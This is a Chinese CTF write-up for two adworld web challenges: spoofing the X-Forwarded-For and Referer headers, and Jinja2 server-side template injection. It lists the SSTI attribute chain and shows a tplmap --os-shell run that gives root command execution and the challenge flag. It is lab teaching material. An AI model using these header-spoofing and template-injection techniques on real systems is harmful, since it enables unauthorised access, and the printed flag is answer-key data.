

重新做题，先随即做两个

adworld使用随机题随便做的

[上一题](#)[下一题](#)[随机一题](#)

xff_referer

GFSJ0481

积分 2

金币 2

256 最佳Writeup由 DengZ 提供

[收藏](#)[反馈](#)

难度: 2 方向: Web 题解数: 187 解出人数: 42065

题目来源: Cyberpeace-n3k0

题目描述: X老师告诉小宁其实xff和referer是可以伪造的。

题目场景: http://61.147.171.105:53359

100%

倒计时: 1时12分12秒

[延时](#)[删除场景](#)

题目已回答正确 ✓


1. X-Forwarded-For (XFF):

- **用途:** XFF 头部字段用于标识通过 HTTP 代理或负载均衡器连接到 Web 服务器的客户端的原始 IP 地址。它帮助服务器识别请求的真实来源 IP 地址。
- **格式:** 通常是一个逗号分隔的 IP 地址列表，第一个 IP 地址是最初连接到代理或负载均衡器的客户端 IP 地址。例如: `X-Forwarded-For: 203.0.xxx.195, 70.xxx.3.18, 150.xxx.238`。
- **伪造:** 通过修改 HTTP 请求头中的 XFF 字段，可以伪造请求的来源 IP 地址。这在渗透测试和某些攻击场景中可能被利用

2. Referer:

- **用途:** Referer 头部字段包含当前请求的来源页面 URL 地址，通常用于追踪用户行为和引荐来源信息。
- **格式:** Referer 字段通常位于 HTTP 请求头的第二个位置，紧随 Host 字段之后。例如: `Referer: http://example.com/previous-page`
- **伪造:** 通过修改 HTTP 请求头中的 Referer 字段，可以伪造请求的来源页面 URL 地址。这在绕过某些安全检查或进行钓鱼攻击时可能被利用。

根据提示，构造出符合要求的ip和html



再随机一题

Web_python_template_injection

题目详情

WriteUP

上一题

下一题

随机一题

Web_python_templat...

GFSJ0709

积分 2

金币 2

329 最佳Writeup由 EndermaN 提供

收藏

反馈

难度: 2

方向: Web

题解数: 39

解出人数: 11303

题目来源: CTF

题目描述: 暂无

题目场景: http://61.147.171.105:56833

100%


倒计时: 3时37分18秒

延时

删除场景

题目已回答正确

可以看到有ssti注入



经典的注入方程

`__class__` 返回类型所属的对象
`__mro__` 返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。
`__base__` 返回该对象所继承的基类 // `__base__`和`__mro__`都是用来寻找基类的

`__subclasses__` 每个新类都保留了子类的引用，这个方法返回一个类中仍然可用的的引用的列表
`__init__` 类的初始化方法
`__globals__` 对包含函数全局变量的字典的引用

测试了一下没有过滤，直接tplmap

```
(venv2)-(kali@kali)-[~]
└─$ ./tplmap.py -u http://61.147.171.105:56833/* --engine=jinja2 --os-shell
(venv2)-(kali@kali)-[~]
└─$ cd tplmap
(venv2)-(kali@kali)-[~/tplmap]
└─$ ./tplmap.py -u http://61.147.171.105:56833/* --engine=jinja2 --os-shell
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if URL parameter 'url' is injectable
[+] Jinja2 plugin is testing rendering with tag '{{(*)}}'
[+] Jinja2 plugin has confirmed injection with tag '{{(*)}}'
[+] Tplmap identified the following injection point:

URL parameter: url
Engine: Jinja2
Injection: {{(*)}}
Context: text
OS: posix-linux2
Technique: render
Capabilities:

Shell command execution: ok
Bind and reverse shell: ok
File write: ok
File read: ok
Code evaluation: ok, python code

[+] Run commands on the operating system.
posix-linux2 $ whoami
root
posix-linux2 $ ls
flag
index.py
posix-linux2 $ cat flag
ctf{f22b6844-5169-4054-b2a0-d95b9361cb57}
[+] Exiting. $
```